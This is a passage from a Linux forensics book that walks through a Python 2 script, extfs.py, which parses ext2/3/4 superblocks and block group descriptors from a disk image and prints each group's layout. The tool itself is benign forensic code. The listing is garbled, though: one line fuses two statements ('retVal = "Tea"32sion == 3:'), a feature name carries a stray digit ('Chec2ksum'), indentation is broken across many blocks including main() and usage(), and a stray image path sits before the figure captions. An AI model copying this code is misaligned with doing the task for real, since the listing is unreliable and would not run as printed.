  if sb.groupHasSuperblock(bgNo):
    self.layout.append(['Superblock', self.startBlock, \
      self.startBlock])
    gdSize = sb.groupDescriptorSize() * sb.blockGroups() /
      sb.blockSize
    self.layout.append(['Group Descriptor Table', \
      self.startBlock + 1, self.startBlock + gdSize])
    self.nonDataBlocks += gdSize + 1
    if sb.reservedGdtBlocks > 0:
      self.layout.append(['Reserved GDT Blocks', \
      self.startBlock + gdSize + 1, \
      self.startBlock + gdSize + sb.reservedGdtBlocks])
    self.nonDataBlocks += sb.reservedGdtBlocks
  bbm = bgd.blockBitmapLo
  if bgd.wide:
    bbm += bgd.blockBitmapHi * pow(2, 32)
  self.layout.append(['Data Block Bitmap', bbm, bbm])
  # is block bitmap in this group (not flex block group, etc)
  if sb.groupFromBlock(bbm) == bgNo:
    self.nonDataBlocks += fbgAdj
```

```
    ibm = bgd.inodeBitmapLo
    if bgd.wide:
      ibm += bgd.inodeBitmapHi * pow(2, 32)
    self.layout.append(['Inode Bitmap', ibm, ibm])
    # is inode bitmap in this group?
    if sb.groupFromBlock(ibm) == bgNo:
      self.nonDataBlocks += fbgAdj
    it = bgd.inodeTableLo
    if bgd.wide:
      it += bgd.inodeTableHi * pow(2, 32)
    itBlocks = (sb.inodesPerGroup * sb.inodeSize) / sb.blockSize
    self.layout.append(['Inode Table', it, it + itBlocks - 1])
    # is inode table in this group?
    if sb.groupFromBlock(it) == bgNo:
      self.nonDataBlocks += itBlocks * fbgAdj
    self.layout.append(['Data Blocks', self.startBlock \
      + self.nonDataBlocks, self.endBlock])
  def prettyPrint(self):
    print ""
    print 'Block Group: ' + str(self.blockGroup)
    print 'Flags: %r ' % self.flags
    print 'Blocks: %s - %s ' % (self.startBlock, self.endBlock)
    print 'Inodes: %s - %s ' % (self.startInode, self.endInode)
    print 'Layout:'
    for item in self.layout:
      print ' %s %s - %s' % (item[0], item[1], item[2])
    print 'Free Inodes: %u ' % self.freeInodes
    print 'Free Blocks: %u ' % self.freeBlocks
    print 'Directories: %u ' % self.directories
    print 'Checksum: 0x%x ' % self.checksum
    print 'Block Bitmap Checksum: 0x%x ' % self.blockBitmapChecksum
    print 'Inode Bitmap Checksum: 0x%x ' % self.inodeBitmapChecksum
```

There are a few things in the constructor that might require some explanation. You will see lines that read `if bgd.wide:` following an assignment, where if the statement is true (wide or 64-bit mode in use), another value multiplied by 2^{16} or 2^{32} is added to the newly assigned value. This allows the raw values stored in two fields of the group descriptors for 64-bit filesystems to be stored properly in a single value.

Recall that while certain block groups may be missing some items, the item order of what is present is always superblock, group descriptor table, reserved group descriptor blocks, data block bitmap, inode bitmap, inode table, and data blocks. Before building a

list called layout which is a list of lists containing a descriptor, start block, and end block, the constructor checks for the Flexible Block Groups feature.

As a reminder, this feature allows the metadata from a flexible group to be stored in the first block group within the flex group. Because the first block group stores all the group descriptors, bitmaps, and inodes for the entire flex group, an adjustment factor, fbgAdj, is set to the number of groups in a flex group in order to add the correct number of blocks to the layout of the block group. The modulus (%) operator is used in this constructor to determine whether we are at the beginning of a flexible group. Once you understand the flexible block group adjustment calculation, the constructor becomes easy to understand.

The prettyPrint function in the ExtendedGroupDescriptor class is straightforward. As mentioned earlier in this book, The Sleuth Kit seems to be a bit out of date. We have seen features that it does not report. It also will not report the two bitmap checksums at the end of the prettyPrint function in the ExtendedGroupDescriptor class. The only remaining change to our script is to modify the ExtMetadata class to store ExtendedGroupDescriptors instead of GroupDescriptors. The final version of this script follows.

```
#!/usr/bin/python
#
# extfs.py
#
# This is a simple Python script that will
# get metadata from an ext2/3/4 filesystem inside
# of an image file.
#
# Developed for PentesterAcademy
# by Dr. Phil Polstra (@ppolstra)
import sys
import os.path
import subprocess
import struct
import time
from math import log
# these are simple functions to make conversions easier
def getU32(data, offset=0):
  return struct.unpack('<L', data[offset:offset+4])[0]
def getU16(data, offset=0):
  return struct.unpack('<H', data[offset:offset+2])[0]
def getU8(data, offset=0):
  return struct.unpack('B', data[offset:offset+1])[0]
def getU64(data, offset=0):
  return struct.unpack('<Q', data[offset:offset+8])[0]
```

```
# this function doesn't unpack the string because
# it isn't really a number but a UUID
def getU128(data, offset=0):
  return data[offset:offset+16]
def printUuid(data):
  retStr = format(struct.unpack('<Q', data[8:16])[0], \
    'X').zfill(16) + \
    format(struct.unpack('<Q', data[0:8])[0], 'X').zfill(16)
  return retStr
def getCompatibleFeaturesList(u32):
  retList = []
  if u32 & 0x1:
    retList.append('Directory Preallocate')
  if u32 & 0x2:
    retList.append('Imagic Inodes')
  if u32 & 0x4:
    retList.append('Has Journal')
  if u32 & 0x8:
    retList.append('Extended Attributes')
  if u32 & 0x10:
    retList.append('Resize Inode')
  if u32 & 0x20:
    retList.append('Directory Index')
  if u32 & 0x40:
    retList.append('Lazy Block Groups')
  if u32 & 0x80:
    retList.append('Exclude Inode')
  if u32 & 0x100:
    retList.append('Exclude Bitmap')
  if u32 & 0x200:
    retList.append('Sparse Super 2')
  return retList
def getIncompatibleFeaturesList(u32):
  retList = []
  if u32 & 0x1:
    retList.append('Compression')
  if u32 & 0x2:
    retList.append('Filetype')
  if u32 & 0x4:
    retList.append('Recover')
```

```
  if u32 & 0x8:
    retList.append('Journal Device')
  if u32 & 0x10:
    retList.append('Meta Block Groups')
  if u32 & 0x40:
    retList.append('Extents')
  if u32 & 0x80:
    retList.append('64-bit')
  if u32 & 0x100:
    retList.append('Multiple Mount Protection')
  if u32 & 0x200:
    retList.append('Flexible Block Groups')
  if u32 & 0x400:
    retList.append('Extended Attributes in Inodes')
  if u32 & 0x1000:
    retList.append('Directory Data')
  if u32 & 0x2000:
    retList.append('Block Group Metadata Checksum')
  if u32 & 0x4000:
    retList.append('Large Directory')
  if u32 & 0x8000:
    retList.append('Inline Data')
  if u32 & 0x10000:
    retList.append('Encrypted Inodes')
  return retList
def getReadonlyCompatibleFeaturesList(u32):
  retList = []
  if u32 & 0x1:
    retList.append('Sparse Super')
  if u32 & 0x2:
    retList.append('Large File')
  if u32 & 0x4:
    retList.append('Btree Directory')
  if u32 & 0x8:
    retList.append('Huge File')
  if u32 & 0x10:
    retList.append('Group Descriptor Table Checksum')
  if u32 & 0x20:
    retList.append('Directory Nlink')
  if u32 & 0x40:
```

```
    retList.append('Extra Isize')
  if u32 & 0x80:
    retList.append('Has Snapshot')
  if u32 & 0x100:
    retList.append('Quota')
  if u32 & 0x200:
    retList.append('Big Alloc')
  if u32 & 0x400:
    retList.append('Metadata Chec2ksum')
  if u32 & 0x800:
    retList.append('Replica')
  if u32 & 0x1000:
    retList.append('Read-only')
  return retList
"""
This class will parse the data in a superblock
from an extended (ext2/ext3/ext4) Linux filesystem.
It is up to date as of July 2015.
Usage: sb.Superblock(data) where
data is a packed string at least 1024 bytes
long that contains a superblock in the first 1024 bytes.
sb.prettyPrint() prints out all fields in the superblock.
"""
class Superblock():
  def __init__(self, data):
    self.totalInodes = getU32(data)
    self.totalBlocks = getU32(data, 4)
    self.restrictedBlocks = getU32(data, 8)
    self.freeBlocks = getU32(data, 0xc)
    self.freeInodes = getU32(data, 0x10)
    # normally 0 unless block size is <4k
    self.firstDataBlock = getU32(data, 0x14)
    # block size is 1024 * 2^(whatever is in this field)
    self.blockSize = pow(2, 10 + getU32(data, 0x18))
    # only used if bigalloc feature enabled
    self.clusterSize = pow(2, getU32(data, 0x1c))
    self.blocksPerGroup = getU32(data, 0x20)
    # only used if bigalloc feature enabled
    self.clustersPerGroup = getU32(data, 0x24)
    self.inodesPerGroup = getU32(data, 0x28)
```

```
self.mountTime = time.gmtime(getU32(data, 0x2c))
self.writeTime = time.gmtime(getU32(data, 0x30))
# mounts since last fsck
self.mountCount = getU16(data, 0x34)
# mounts between fsck
self.maxMountCount = getU16(data, 0x36)
# should be 0xef53
self.magic = getU16(data, 0x38)
#0001/0002/0004 = cleanly unmounted/errors/orphans
self.state = getU16(data, 0x3a)
# when errors 1/2/3 continue/read-only/panic
self.errors = getU16(data, 0x3c)
self.minorRevision = getU16(data, 0x3e)
# last fsck time
self.lastCheck = time.gmtime(getU32(data, 0x40))
# seconds between checks
self.checkInterval = getU32(data, 0x44)
# 0/1/2/3/4 Linux/Hurd/Masix/FreeBSD/Lites
self.creatorOs = getU32(data, 0x48)
# 0/1 original/v2 with dynamic inode sizes
self.revisionLevel = getU32(data, 0x4c)
# UID for reserved blocks
self.defaultResUid = getU16(data, 0x50)
# GID for reserved blocks
self.defaultRegGid = getU16(data, 0x52)
# for Ext4 dynamic revisionLevel superblocks only!
# first non-reserved inode
self.firstInode = getU32(data, 0x54)
# inode size in bytes
self.inodeSize = getU16(data, 0x58)
# block group this superblock is in
self.blockGroupNumber = getU16(data, 0x5a)
# compatible features
self.compatibleFeatures = getU32(data, 0x5c)
self.compatibleFeaturesList = \
  getCompatibleFeaturesList(self.compatibleFeatures)
#incompatible features
self.incompatibleFeatures = getU32(data, 0x60)
self.incompatibleFeaturesList = \
  getIncompatibleFeaturesList(self.incompatibleFeatures)
```

```
# read-only compatible features
self.readOnlyCompatibleFeatures = getU32(data, 0x64)
self.readOnlyCompatibleFeaturesList = \
getReadonlyCompatibleFeaturesList(self.readOnlyCompatibleFeatures)
#UUID for volume left as a packed string
self.uuid = getU128(data, 0x68)
# volume name - likely empty
self.volumeName = data[0x78:0x88].split("\x00")[0]
# directory where last mounted
self.lastMounted = data[0x88:0xc8].split("\x00")[0]
# used with compression
self.algorithmUsageBitmap = getU32(data, 0xc8)
# not used in ext4
self.preallocBlocks = getU8(data, 0xcc)
#only used with DIR_PREALLOC feature
self.preallocDirBlock = getU8(data, 0xcd)
# blocks reserved for future expansion
self.reservedGdtBlocks = getU16(data, 0xce)
# UUID of journal superblock
self.journalUuid = getU128(data, 0xd0)
# inode number of journal file
self.journalInode = getU32(data, 0xe0)
# device number for journal if external journal used
self.journalDev = getU32(data, 0xe4)
# start of list of orphaned inodes to delete
self.lastOrphan = getU32(data, 0xe8)
self.hashSeed = []
# htree hash seed
self.hashSeed.append(getU32(data, 0xec))
self.hashSeed.append(getU32(data, 0xf0))
self.hashSeed.append(getU32(data, 0xf4))
self.hashSeed.append(getU32(data, 0xf8))
# 0/1/2/3/4/5 legacy/half MD4/tea/u-legacy/u-half MD4/u-Tea
self.hashVersion = getU8(data, 0xfc)
self.journalBackupType = getU8(data, 0xfd)
# group descriptor size if 64-bit feature enabled
self.descriptorSize = getU16(data, 0xfe)
self.defaultMountOptions = getU32(data, 0x100)
# only used with meta bg feature
self.firstMetaBlockGroup = getU32(data, 0x104)
```

```
# when was the filesystem created
self.mkfsTime = time.gmtime(getU32(data, 0x108))
self.journalBlocks = []
# backup copy of journal inodes and size in last two elements
for i in range(0, 17):
  self.journalBlocks.append(getU32(data, 0x10c + i*4))
# for 64-bit mode only
self.blockCountHi = getU32(data, 0x150)
self.reservedBlockCountHi = getU32(data, 0x154)
self.freeBlocksHi = getU32(data, 0x158)
# all inodes such have at least this much space
self.minInodeExtraSize = getU16(data, 0x15c)
# new inodes should reserve this many bytes
self.wantInodeExtraSize = getU16(data, 0x15e)
#1/2/4 signed hash/unsigned hash/test code
self.miscFlags = getU32(data, 0x160)
# logical blocks read from disk in RAID before moving to next disk
self.raidStride = getU16(data, 0x164)
# seconds to wait between multi-mount checks
self.mmpInterval = getU16(data, 0x166)
# block number for MMP data
self.mmpBlock = getU64(data, 0x168)
# how many blocks read/write till back on this disk
self.raidStripeWidth = getU32(data, 0x170)
# groups per flex group
self.groupsPerFlex = pow(2, getU8(data, 0x174))
# should be 1 for crc32
self.metadataChecksumType = getU8(data, 0x175)
# should be zeroes
self.reservedPad = getU16(data, 0x176)
# kilobytes written for all time
self.kilobytesWritten = getU64(data, 0x178)
# inode of active snapshot
self.snapshotInode = getU32(data, 0x180)
# id of the active snapshot
self.snapshotId = getU32(data, 0x184)
# blocks reserved for snapshot
self.snapshotReservedBlocks = getU64(data, 0x188)
# inode number of head of snapshot list
self.snapshotList = getU32(data, 0x190)
```

```
self.errorCount = getU32(data, 0x194)
# time first error detected
self.firstErrorTime = time.gmtime(getU32(data, 0x198))
# guilty inode
self.firstErrorInode = getU32(data, 0x19c)
# guilty block
self.firstErrorBlock = getU64(data, 0x1a0)
# guilty function
self.firstErrorFunction = \
  data[0x1a8:0x1c8].split("\x00")[0]
# line number where error occurred
self.firstErrorLine = getU32(data, 0x1c8)
# time last error detected
self.lastErrorTime = time.gmtime(getU32(data, 0x1cc))
# guilty inode
self.lastErrorInode = getU32(data, 0x1d0)
# line number where error occurred
self.lastErrorLine = getU32(data, 0x1d4)
# guilty block
self.lastErrorBlock = getU64(data, 0x1d8)
# guilty function
self.lastErrorFunction = \
  data[0x1e0:0x200].split("\x00")[0]
# mount options in null-terminated string
self.mountOptions = \
  data[0x200:0x240].split("\x00")[0]
# inode of user quota file
self.userQuotaInode = getU32(data, 0x240)
# inode of group quota file
self.groupQuotaInode = getU32(data, 0x244)
# should be zero
self.overheadBlocks = getU32(data, 0x248)
# super sparse 2 only
self.backupBlockGroups = \
  [getU32(data, 0x24c), getU32(data, 0x250)]
self.encryptionAlgorithms = []
for i in range(0, 4):
  self.encryptionAlgorithms.append(\
    getU32(data, 0x254 + i*4))
self.checksum = getU32(data, 0x3fc)
```

```
  def blockGroups(self):
    bg = self.totalBlocks / self.blocksPerGroup
    if self.totalBlocks % self.blocksPerGroup != 0:
      bg += 1
    return bg
  def groupDescriptorSize(self):
    if '64-bit' in self.incompatibleFeaturesList:
      return 64
    else:
      return 32
  def printState(self):
    #0001/0002/0004 = cleanly unmounted/errors/orphans
    retVal = "Unknown"
    if self.state == 1:
      retVal = "Cleanly unmounted"
    elif self.state == 2:
      retVal = "Errors detected"
    elif self.state == 4:
      retVal = "Orphans being recovered"
    return retVal
  def printErrorBehavior(self):
    # when errors 1/2/3 continue/read-only/panic
    retVal = "Unknown"
    if self.errors == 1:
      retVal = "Continue"
    elif self.errors == 2:
      retVal = "Remount read-only"
    elif self.errors == 3:
      retVal = "Kernel panic"
    return retVal
  def printCreator(self):
    # 0/1/2/3/4 Linux/Hurd/Masix/FreeBSD/Lites
    retVal = "Unknown"
    if self.creatorOs == 0:
      retVal = "Linux"
    elif self.creatorOs == 1:
      retVal = "Hurd"
    elif self.creatorOs == 2:
      retVal = "Masix"
    elif self.creatorOs == 3:
```

```
      retVal = "FreeBSD"
    elif self.creatorOs == 4:
      retVal = "Lites"
    return retVal
  def printHashAlgorithm(self):
    # 0/1/2/3/4/5 legacy/half MD4/tea/u-legacy/u-half MD4/u-Tea
    retVal = "Unknown"
    if self.hashVersion == 0:
      retVal = "Legacy"
    elif self.hashVersion == 1:
      retVal = "Half MD4"
    elif self.hashVersion == 2:
      retVal = "Tea"32sion == 3:
      retVal = "Unsigned Legacy"
    elif self.hashVersion == 4:
      retVal = "Unsigned Half MD4"
    elif self.hashVersion == 5:
      retVal = "Unsigned Tea"
    return retVal
  def printEncryptionAlgorithms(self):
    encList = []
    for v in self.encryptionAlgorithms:
      if v == 1:
        encList.append('256-bit AES in XTS mode')
      elif v == 2:
        encList.append('256-bit AES in GCM mode')
      elif v == 3:
        encList.append('256-bit AES in CBC mode')
      elif v == 0:
        pass
      else:
    encList.append('Unknown')
  return encList
  def prettyPrint(self):
    for k, v in sorted(self.__dict__.iteritems()) :
      if k == 'mountTime' or k == 'writeTime' or \
        k == 'lastCheck' or k == 'mkfsTime' or \
        k == 'firstErrorTime' or k == 'lastErrorTime' :
      print k+":", time.asctime(v)
      elif k == 'state':
```

```
      print k+":", self.printState()
    elif k == 'errors':
      print k+":", self.printErrorBehavior()
    elif k == 'uuid' or k == 'journalUuid':
      print k+":", printUuid(v)
    elif k == 'creatorOs':
      print k+":", self.printCreator()
    elif k == 'hashVersion':
      print k+":", self.printHashAlgorithm()
    elif k == 'encryptionAlgorithms':
      print k+":", self.printEncryptionAlgorithms()
    else:
  print k+":", v
def groupStartBlock(self, bgNo):
  return self.blocksPerGroup * bgNo
def groupEndBlock(self, bgNo):
  return self.groupStartBlock(bgNo + 1) - 1
def groupStartInode(self, bgNo):
  return self.inodesPerGroup * bgNo + 1
def groupEndInode(self, bgNo):
  return self.inodesPerGroup * (bgNo + 1)
def groupFromBlock(self, blockNo):
  return blockNo / self.blocksPerGroup
def groupIndexFromBlock(self, blockNo):
  return blockNo % self.blocksPerGroup
def groupFromInode(self, inodeNo):
  return (inodeNo - 1) / self.inodesPerGroup
def groupIndexFromInode(self, inodeNo):
  return (inodeNo - 1) % self.inodesPerGroup
def groupHasSuperblock(self, bgNo):
  # block group zero always has a superblock
  if bgNo == 0:
    return True
  retVal = False
  if 'Meta Block Groups' in self.incompatibleFeaturesList and \
    bgNo >= self.firstMetaBlockGroup:
    # meta block groups have a sb and gdt in 1st and
    # 2nd and last of each meta group
    # meta block group size is blocksize/32
    # only part of filesystem might use this feature
```

```
      mbgSize = self.blockSize / 32
      retVal = (bgNo % mbgSize == 0) or \
        ((bgNo + 1) % mbgSize == 0) or \
        ((bgNo - 1) % mbgSize == 0)
    elif 'Sparse Super 2' in self.compatibleFeaturesList:
      # two backup superblocks in self.backupBlockGroups
      if bgNo == self.backupBlockGroups[0] or \
        bgNo == self.backupBlockGroups[1]:
        retVal = True
    elif 'Sparse Super' in self.readOnlyCompatibleFeaturesList:
      # backups in 1, powers of 3, 5, and 7
      retVal = (bgNo == 1) or \
        (bgNo == pow(3, round(log(bgNo) / log(3)))) \
        or (bgNo == pow(5, round(log(bgNo) / log(5)))) \
        or (bgNo == pow(7, round(log(bgNo) / log(7))))
    if retVal:
    return retVal
    else:
      # if we got this far we must have default
      # with every bg having sb and gdt
      retVal = True
    return retVal
"""
This class stores the raw group descriptors from
a Linux extended (ext2/ext3/ext4) filesystem. It
is little more than a glorified structure. Both
32-bit and 64-bit (wide) filesystems are supported.
It is up to date as of July 2015.
Usage: gd = GroupDescriptor(data, wide) where
data is a 32 byte group descriptor if wide is false
or 64 byte group descriptor if wide is true.
  gd.prettyPrint() prints all the fields in an
organized manner.
"""
class GroupDescriptor():
  def __init__(self, data, wide=False):
    self.wide = wide
    #/* Blocks bitmap block */
    self.blockBitmapLo=getU32(data)
    #/* Inodes bitmap block */
```

```
self.inodeBitmapLo=getU32(data, 4)
#/* Inodes table block */
self.inodeTableLo=getU32(data, 8)
#/* Free blocks count */
self.freeBlocksCountLo=getU16(data, 0xc)
#/* Free inodes count */
self.freeInodesCountLo=getU16(data, 0xe)
#/* Directories count */
self.usedDirsCountLo=getU16(data, 0x10)
#/* EXT4_BG_flags (INODE_UNINIT, etc) */
self.flags=getU16(data, 0x12)
self.flagList = self.printFlagList()
#/* Exclude bitmap for snapshots */
self.excludeBitmapLo=getU32(data, 0x14)
#/* crc32c(s_uuid+grp_num+bbitmap) LE */
self.blockBitmapCsumLo=getU16(data, 0x18)
#/* crc32c(s_uuid+grp_num+ibitmap) LE */
self.inodeBitmapCsumLo=getU16(data, 0x1a)
#/* Unused inodes count */
self.itableUnusedLo=getU16(data, 0x1c)
#/* crc16(sb_uuid+group+desc) */
self.checksum=getU16(data, 0x1e)
if wide==True:
  #/* Blocks bitmap block MSB */
  self.blockBitmapHi=getU32(data, 0x20)
  #/* Inodes bitmap block MSB */
  self.inodeBitmapHi=getU32(data, 0x24)
  #/* Inodes table block MSB */
  self.inodeTableHi=getU32(data, 0x28)
  #/* Free blocks count MSB */
  self.freeBlocksCountHi=getU16(data, 0x2c)
  #/* Free inodes count MSB */
  self.freeInodesCountHi=getU16(data, 0x2e)
  #/* Directories count MSB */
  self.usedDirsCountHi=getU16(data, 0x30)
  #/* Unused inodes count MSB */
  self.itableUnusedHi=getU16(data, 0x32)
  #/* Exclude bitmap block MSB */
  self.excludeBitmapHi=getU32(data, 0x34)
  #/* crc32c(s_uuid+grp_num+bbitmap) BE */
```

```
      self.blockBitmapCsumHi=getU16(data, 0x38)
      #/* crc32c(s_uuid+grp_num+ibitmap) BE */
      self.inodeBitmapCsumHi=getU16(data, 0x3a)
      self.reserved=getU32(data, 0x3c)
  def printFlagList(self):
    flagList = []
    #inode table and bitmap are not initialized (EXT4_BG_INODE_UNINIT).
    if self.flags & 0x1:
      flagList.append('Inode Uninitialized')
    #block bitmap is not initialized (EXT4_BG_BLOCK_UNINIT).
    if self.flags & 0x2:
      flagList.append('Block Uninitialized')
    #inode table is zeroed (EXT4_BG_INODE_ZEROED).
    if self.flags & 0x4:
      flagList.append('Inode Zeroed')
    return flagList
  def prettyPrint(self):
    for k, v in sorted(self.__dict__.iteritems()) :
      print k+":", v
"""
This class combines informaton from the block group descriptor
and the superblock to more fully describe the block group. It
is up to date as of July 2015.
Usage egd = ExtendedGroupDescriptor(bgd, sb, bgNo) where
bgd is a GroupDescriptor object, sb is a Superblock object,
and bgNo is a block group number.
egd.prettyPrint() prints out various statistics for the
block group and also its layout.
"""
class ExtendedGroupDescriptor():
  def __init__(self, bgd, sb, bgNo):
    self.blockGroup = bgNo
    self.startBlock = sb.groupStartBlock(bgNo)
    self.endBlock = sb.groupEndBlock(bgNo)
    self.startInode = sb.groupStartInode(bgNo)
    self.endInode = sb.groupEndInode(bgNo)
    self.flags = bgd.printFlagList()
    self.freeInodes = bgd.freeInodesCountLo
    if bgd.wide:
      self.freeInodes += bgd.freeInodesCountHi * pow(2, 16)
```

```
self.freeBlocks = bgd.freeBlocksCountLo
if bgd.wide:
  self.freeBlocks += bgd.freeBlocksCountHi * pow(2, 16)
self.directories = bgd.usedDirsCountLo
if bgd.wide:
  self.directories += bgd.usedDirsCountHi * pow(2, 16)
self.checksum = bgd.checksum
self.blockBitmapChecksum = bgd.blockBitmapCsumLo
if bgd.wide:
  self.blockBitmapChecksum += bgd.blockBitmapCsumHi * pow(2, 16)
self.inodeBitmapChecksum = bgd.inodeBitmapCsumLo
if bgd.wide:
  self.inodeBitmapChecksum += bgd.inodeBitmapCsumHi * pow(2, 16)
# now figure out the layout and store it in a list (with lists inside)
self.layout = []
self.nonDataBlocks = 0
# for flexible block groups must make an adjustment
fbgAdj = 1
if 'Flexible Block Groups' in sb.incompatibleFeaturesList:
  # only first group in flex block affected
  if bgNo % sb.groupsPerFlex == 0:
    fbgAdj = sb.groupsPerFlex
if sb.groupHasSuperblock(bgNo):
  self.layout.append(['Superblock', self.startBlock, \
    self.startBlock])
  gdSize = sb.groupDescriptorSize() * sb.blockGroups() /
    sb.blockSize
  self.layout.append(['Group Descriptor Table', \
    self.startBlock + 1, self.startBlock + gdSize])
self.nonDataBlocks += gdSize + 1
if sb.reservedGdtBlocks > 0:
  self.layout.append(['Reserved GDT Blocks', \
    self.startBlock + gdSize + 1, \
    self.startBlock + gdSize + sb.reservedGdtBlocks])
  self.nonDataBlocks += sb.reservedGdtBlocks
bbm = bgd.blockBitmapLo
if bgd.wide:
  bbm += bgd.blockBitmapHi * pow(2, 32)
self.layout.append(['Data Block Bitmap', bbm, bbm])
# is block bitmap in this group (not flex block group, etc)
```

```
    if sb.groupFromBlock(bbm) == bgNo:
      self.nonDataBlocks += fbgAdj
    ibm = bgd.inodeBitmapLo
    if bgd.wide:
      ibm += bgd.inodeBitmapHi * pow(2, 32)
    self.layout.append(['Inode Bitmap', ibm, ibm])
    # is inode bitmap in this group?
    if sb.groupFromBlock(ibm) == bgNo:
      self.nonDataBlocks += fbgAdj
    it = bgd.inodeTableLo
    if bgd.wide:
      it += bgd.inodeTableHi * pow(2, 32)
    itBlocks = (sb.inodesPerGroup * sb.inodeSize) / sb.blockSize
    self.layout.append(['Inode Table', it, it + itBlocks - 1])
    # is inode table in this group?
    if sb.groupFromBlock(it) == bgNo:
      self.nonDataBlocks += itBlocks * fbgAdj
    self.layout.append(['Data Blocks', self.startBlock \
      + self.nonDataBlocks, self.endBlock])
  def prettyPrint(self):
    print ""
    print 'Block Group: ' + str(self.blockGroup)
    print 'Flags: %r ' % self.flags
    print 'Blocks: %s - %s ' % (self.startBlock, self.endBlock)
    print 'Inodes: %s - %s ' % (self.startInode, self.endInode)
    print 'Layout:'
    for item in self.layout:
      print ' %s %s - %s' % (item[0], item[1], item[2])
    print 'Free Inodes: %u ' % self.freeInodes
    print 'Free Blocks: %u ' % self.freeBlocks
    print 'Directories: %u ' % self.directories
    print 'Checksum: 0x%x ' % self.checksum
    print 'Block Bitmap Checksum: 0x%x ' % self.blockBitmapChecksum
    print 'Inode Bitmap Checksum: 0x%x ' % self.inodeBitmapChecksum
"""
This class reads the superblock and block group descriptors
from an image file containing a Linux extended (ext2/ext3/ext4)
filesystem and then stores the filesystem metadata in an organized
manner. It is up to date as of July 2015.
Usage: emd = ExtMetadata(filename, offset) where filename is a
```

```
raw image file and offset is the offset in 512 byte sectors from
the start of the file to the first sector of the extended filesystem.
emd.prettyPrint() will print out the superblock information and
then iterate over each block group printing statistics and layout
information.
"""
class ExtMetadata():
  def __init__(self, filename, offset):
    # read first sector
    if not os.path.isfile(sys.argv[1]):
      print("File " + str(filename) + \
        " cannot be openned for reading")
      exit(1)
    with open(str(filename), 'rb') as f:
      f.seek(1024 + int(offset) * 512)
      sbRaw = str(f.read(1024))
    self.superblock = Superblock(sbRaw)
    # read block group descriptors
    self.blockGroups = self.superblock.blockGroups()
    if self.superblock.descriptorSize != 0:
      self.wideBlockGroups = True
      self.blockGroupDescriptorSize = 64
    else:
      self.wideBlockGroups = False
      self.blockGroupDescriptorSize = 32
    # read in group descriptors starting in block 1
    with open(str(filename), 'rb') as f:
      f.seek(int(offset) * 512 + self.superblock.blockSize)
      bgdRaw = str(f.read(self.blockGroups * \
    self.blockGroupDescriptorSize))
    self.bgdList = []
    for i in range(0, self.blockGroups):
      bgd = GroupDescriptor(bgdRaw[i * self.blockGroupDescriptorSize:]\
        , self.wideBlockGroups)
      ebgd = ExtendedGroupDescriptor(bgd, self.superblock, i)
      self.bgdList.append(ebgd)
  def prettyPrint(self):
    self.superblock.prettyPrint()
    for bgd in self.bgdList:
      bgd.prettyPrint()
```

```
def usage():
  print("usage " + sys.argv[0] + \
    " <image file> <offset in sectors>\n" + \
    "Reads superblock from an image file")
      exit(1)
def main():
    if len(sys.argv) < 3:
      usage()
  # read first sector
  if not os.path.isfile(sys.argv[1]):
    print("File " + sys.argv[1] + " cannot be openned for reading")
    exit(1)
      emd = ExtMetadata(sys.argv[1], sys.argv[2])
      emd.prettyPrint()
if __name__ == "__main__":
  main()
```

Partial results from running this script against the PFE subject system image are shown in Figure 7.13, Figure 7.14, and Figure 7.15. In Figure 7.13 we see that flexible block groups are in use. Not shown in this figure is a flexible block group size of 16. In Figure 7.14 the first block group is shown. As is always the case, it contains a superblock and group descriptor table (including the reserved blocks for future expansion). You will notice that there are 16 blocks between the data bitmap and inode bitmap, and also between the inode bitmap and the inode table. This is due to this being the first group in a flexible group (size=16) that houses these values for all block groups within the flex group.



FIGURE 7.13

Result of running the extfs.py script on the PFE subject system – Part 1.

FIGURE 7.14

Result of running the extfs.py script on the PFE subject system – Part 2.

